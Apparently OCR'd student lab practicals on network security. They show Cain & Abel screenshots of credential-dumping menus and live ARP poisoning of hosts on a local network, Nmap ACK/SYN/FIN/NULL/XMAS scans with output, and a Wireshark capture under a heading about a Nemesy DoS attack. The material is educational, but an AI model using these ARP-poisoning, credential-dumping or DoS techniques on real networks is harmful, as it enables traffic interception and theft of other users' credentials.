

File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cached Passwords
Protected Storage
LSA Secrets
Wireless Passwords
IE 7/8/9 Passwords
Windows Mail Passworc
Dialup Passwords
Edit Boxes
Enterprise Manager
Credential Manager
Windows Vault
Press the + button on the toolbar to dump the Protected Storage
Protected Storage
http://www.oxid.it


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
IP address
MAC address
OUI fingerprint
Host name
MAC Address Scanner
Target
All hosts in my subnet
Range
From
192 . 168 . 0 . 1
To
192 . 168 . 0 . 254
Promiscuous-Mode Scanner
ARP Test (Broadcast 31-bit)
ARP Test (Broadcast 16-bit)
ARP Test (Broadcast 8-bit)
ARP Test (Group bit)
ARP Test (Multicast group 0)
ARP Test (Multicast group 1)
ARP Test (Multicast group 3)
All Tests
OK
Cancel
Hosts APR Routing Passwords VoIP
Lost packets: 0%


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
IP address
MAC address
OUI fingerprint
Host name
B31 B16 B8 Gr M0 M1 M3
10.10.3.46 6451060EA0A
10.10.3.56 645106SF8E2D
10.10.3.144 2025644ABB79
10.10.3.1 AC84C671D7AC
10.10.3.9 04D81BDB994D
10.10.3.12 ECADE0571130
10.10.3.15 D85ED391E5B9
10.10.3.18 E0D55E327747
10.10.3.22 FCAA1414DB96
10.10.3.25 D85ED391E5EE
10.10.3.26 2025644AD6B2
10.10.3.32 D85ED391E59A
10.10.3.35 E0D55E32B0B9
10.10.3.36 E0D55E32815B
10.10.3.38 E0D55E32815D
10.10.3.41 2025644AB5A7
10.10.3.42 2025644ADFEC
10.10.3.43 6451065F8E59
10.10.3.44 2025644AD6AD
10.10.3.47 2025644AD54F
10.10.3.49 2025644AD6CB
10.10.3.50 2025644AD507
10.10.3.51 6451065FA6F5
10.10.3.53 64510658A667
10.10.3.54 2025644AD351
10.10.3.55 2025644ADF77
10.10.3.57 2025644AD39E
10.10.3.58 2025644AD55E
10.10.3.59 2025644AD422
10.10.3.61 2025644AD424
10.10.3.67 2025644AD371
10.10.3.69 2025644AD25B
10.10.3.71 2025644AD2D1
10.10.3.73 6451065SA60A
10.10.3.74 2025644AE211
10.10.3.75 2025644AB93D
10.10.3.76 2025644AE370
10.10.3.78 2025644AD6E6
10.10.3.80 2025644AD4A4
10.10.3.82 2025644AD30A
10.10.3.134 D85ED391E5BB
10.10.3.168 2025644AD568
Hosts APR Routing Passwords VoIP
Lost packets: 0%
Current temp
Near record
Search
ENG
IN
15:19
04-04-2024


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute
IP address MAC address OUI fingerprint Host name
Configuration Dialog
Filters and ports HTTP Fields Traceroute
Certificate Spoofing Certificates Collector
Sniffer APR (Arp Poison Routing) APR-SSL Options Challenge Spoofing
Adapter IP address Subnet Mask Gateway
\Device\NPF_{627... 0.0.0.0 0.0.0.0 0.0.0.0
\Device\NPF_{5D7... 0.0.0.0 0.0.0.0 0.0.0.0
\Device\NPF_{19D... 0.0.0.0 0.0.0.0 0.0.0.0
\Device\NPF_{A92... 192.168.0.104 255.255.255.0 192.168.0.1
\Device\NPF_{C19... 0.0.0.0 0.0.0.0 0.0.0.0
\Device\NPF_{2052... 0.0.0.0 0.0.0.0 0.0.0.0
Winpcap Version
4.1.0.2980
Current Network Adapter
WARNING !!! Only ethernet adapters supported
Options
Start Sniffer on startup
Don't use Promiscuous mode
Start APR on startup
OK Cancel Apply Help
Hosts APR Routing Passwords VoIP
http://www.oxid.it


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
APR
APR-Cert
APR-DNS
APR-SSH-1 (0)
APR-HTTPS (0)
APR-ProxyHTTPS (0)
APR-RDP (0)
APR-FTPS (0)
APR-POP3S (0)
APR-IMAPS (0)
APR-LDAPS (0)
APR-SIPS (0)
Status IP address MAC address Packets -> <- Packets MAC address IP address
Poisoning 10.10.3.46 64510660EA0A 0 0 2025644AD568 10.10.3.168
Configuration / Routed Packets
Hosts APR Routing Passwords VoIP
Lost packets: 0%
34°C Haze
Search
ENG IN
15:22 04-04-2024


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
APR
APR-Cert (2)
APR-DNS
APR-SSH-1 (0)
APR-HTTPS (1)
APR-ProxyHTTPS (0)
APR-RDP (0)
APR-FTPS (0)
APR-POP3S (0)
APR-IMAPS (0)
APR-LDAPS (0)
APR-SIPS (0)
Status IP address MAC address Packets -> <- Packets MAC address IP address
Poisoning 10.10.3.12 ECADE0571130 0 0 2025644AE370 10.10.3.76
Poisoning 10.10.3.9 84D81BDB994D 0 0 2025644AE370 10.10.3.76
Poisoning 10.10.3.1 AC84C671D7AC 0 0 2025644ABB79 10.10.3.144
Status IP address MAC address Packets -> <- Packets MAC address IP address
Half-routing 10.10.3.144 2025644ABB79 3 0 AC84C671D7AC 20.198.119.143
Full-routing 10.10.3.144 2025644ABB79 29 15 AC84C671D7AC 204.79.197.239
Full-routing 10.10.3.144 2025644ABB79 4 4 AC84C671D7AC 8.8.8.8
Full-routing 10.10.3.144 2025644ABB79 15 12 AC84C671D7AC 23.50.246.98
Half-routing 10.10.3.144 2025644ABB79 2 0 AC84C671D7AC 52.113.194.132
Configuration / Routed Packets
Hosts APR Routing Passwords VoIP
Lost packets: 0%
Current temp
Near record
Search
ENG
IN
15:45
04-04-2024

PRACTICAL NO.4

AIM : To using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type "nmap" to check if it is installed properly. Now type the below commands.

- **ACK**-sA (TCP ACK scan)
  It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

  Command: **nmap -sA -T4 scanme.nmap.org**

```
C:\Users\Raj kamal chauhan>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-02 09:15 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.24s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 17.98 seconds
```

- **SYN (Stealth) Scan (-sS)**
  SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

  Command: **nmap -p22,113,139 scanme.nmap.org**

```
C:\Users\Raj kamal chauhan>nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-02 09:19 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.24s latency).

PORT    STATE    SERVICE
22/tcp  open     ssh
113/tcp closed   ident
139/tcp filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 3.56 seconds
```

- **FIN Scan (-sF)**
  Sets just the TCP FIN bit.

Command: **nmap -sF -T4 “hostname ”**

```
C:\Users\Raj kamal chauhan>hostname
KING-47
```

```
C:\Users\Raj kamal chauhan>nmap -sF -T4 KING-47
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-02 09:29 India Standard Time
Nmap scan report for KING-47 (70.70.70.183)
Host is up (0.00029s latency).
Other addresses for KING-47 (not scanned): fe80::662:127:6409:292b fe80::ebe3:b16d:22c9:67f0 fe80::e0cd:4edc:2907:fd43 fe80::b23b:8968:ee60:5998 192.168.137
.1 192.168.179.1 192.168.240.1
All 1000 scanned ports on KING-47 (70.70.70.183) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
```

- **NULL Scan** (-sN)
  Does not set any bits (TCP flag header is 0)

  Command: **nmap –sN –p 22 scanme.nmap.org**

```
C:\Users\Raj kamal chauhan>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-02 09:36 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.24s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.24 seconds
```

- **XMAS Scan (-sX)**
  Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

  Command: **nmap -sX -T4 scanme.nmap.org**

```
C:\Users\Raj kamal chauhan>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-02 09:43 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.24s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)


Nmap done: 1 IP address (1 host up) scanned in 19.92 seconds
```


PRACTCAL NO. 5


AIM: Network Traffic Capture and DoS Attack with Wireshark and Nemesy


- Network Traffic Capture:
    - Use Wireshark to capture network traffic on a specific network interface.
    - Analyze the captured packets to extract relevant information and identify potential security issues.


Step 1 : Install and open Wireshark.








Capturing from Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
23686 125.166… 142.250.70.1… 192.168.0.104 UDP 68 443 → 63259 Len=26
23687 125.602… 192.168.0.100 224.0.0.251 MDNS 289 Standard query response 0x0000 PTR, cache flush Android.local PTR, cache flush Android.local A, cache flush 192.168.0.100 AAAA, cache flush fe80::…
23688 126.837… 192.168.0.1 239.255.255.250 SSDP 460 NOTIFY * HTTP/1.1
23689 126.841… 192.168.0.1 239.255.255.250 SSDP 469 NOTIFY * HTTP/1.1
23690 126.846… 192.168.0.1 239.255.255.250 SSDP 532 NOTIFY * HTTP/1.1
23691 126.935… 192.168.0.1 239.255.255.250 SSDP 524 NOTIFY * HTTP/1.1
23692 126.939… 192.168.0.1 239.255.255.250 SSDP 469 NOTIFY * HTTP/1.1
23693 126.944… 192.168.0.1 239.255.255.250 SSDP 508 NOTIFY * HTTP/1.1
23694 127.040… 192.168.0.1 239.255.255.250 SSDP 540 NOTIFY * HTTP/1.1
23695 127.045… 192.168.0.1 239.255.255.250 SSDP 469 NOTIFY * HTTP/1.1
23696 127.050… 192.168.0.1 239.255.255.250 SSDP 528 NOTIFY * HTTP/1.1
23697 127.136… 192.168.0.1 239.255.255.250 SSDP 522 NOTIFY * HTTP/1.1
23698 127.238… 192.168.0.1 239.255.255.250 SSDP 532 NOTIFY * HTTP/1.1
23699 127.243… 192.168.0.1 239.255.255.250 SSDP 524 NOTIFY * HTTP/1.1
23700 127.249… 192.168.0.1 239.255.255.250 SSDP 469 NOTIFY * HTTP/1.1
23701 127.341… 192.168.0.1 239.255.255.250 SSDP 508 NOTIFY * HTTP/1.1
23702 127.347… 192.168.0.1 239.255.255.250 SSDP 540 NOTIFY * HTTP/1.1
23703 127.351… 192.168.0.1 239.255.255.250 SSDP 469 NOTIFY * HTTP/1.1
23704 127.443… 192.168.0.1 239.255.255.250 SSDP 528 NOTIFY * HTTP/1.1
23705 127.449… 192.168.0.1 239.255.255.250 SSDP 522 NOTIFY * HTTP/1.1
23706 127.451… 192.168.0.1 224.0.0.1 IGMPv3 50 Membership Query, general
23707 127.569… 192.168.0.104 224.0.0.22 IGMPv3 54 Membership Report / Join group 224.0.0.252 for any sources
23708 127.974… 23.206.173.48 192.168.0.104 TLSv1.2 78 Application Data
23709 127.974… 23.206.173.48 192.168.0.104 TCP 54 443 → 53303 [FIN, ACK] Seq=395 Ack=4086 Win=1644 Len=0
23710 127.974… 192.168.0.104 23.206.173.48 TCP 54 53303 → 443 [ACK] Seq=4086 Ack=396 Win=1019 Len=0
23711 128.296… 23.206.173.48 192.168.0.104 TCP 78 [TCP Spurious Retransmission] 443 → 53303 [FIN, PSH, ACK] Seq=371 Ack=4086 Win=1644 Len=24
23712 128.296… 192.168.0.104 23.206.173.48 TCP 66 [TCP Dup ACK 23710#1] 53303 → 443 [ACK] Seq=4086 Ack=396 Win=1019 Len=0 SLE=371 SRE=395
23713 132.254… 192.168.0.100 224.0.0.251 MDNS 119 Standard query 0x000b PTR _CC1AD845._sub._googlecast._tcp.local, "QM" question PTR _CC32E753._sub._googlecast._tcp.local, "QM" question PTR _googl…
23714 132.561… 192.168.0.104 224.0.0.22 IGMPv3 54 Membership Report / Join group 239.255.255.250 for any sources
23715 132.662… 192.168.0.101 224.0.0.22 IGMPv3 54 Membership Report / Join group 224.0.0.251 for any sources
23716 133.489… 192.168.0.100 224.0.0.251 MDNS 96 Standard query 0x0000 PTR _spotify-social-listening._tcp.local, "QM" question
Frame 11182: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface \Device\NPF_{A928F13C-E068-4BB0-85DE-B55D7C8AF9FE}, id 0
Ethernet II, Src: TPLink_d2:03:c6 (60:a4:b7:d2:03:c6), Dst: AzureWaveTec_0f:4f:25 (34:6f:24:0f:4f:25)
Internet Protocol Version 4, Src: 74.125.68.188, Dst: 192.168.0.104
Transmission Control Protocol, Src Port: 5228, Dst Port: 52905, Seq: 1, Ack: 2, Len: 0
Wi-Fi: <live capture in progress>
Packets: 23716 · Displayed: 23716 (100.0%)
Profile: Default

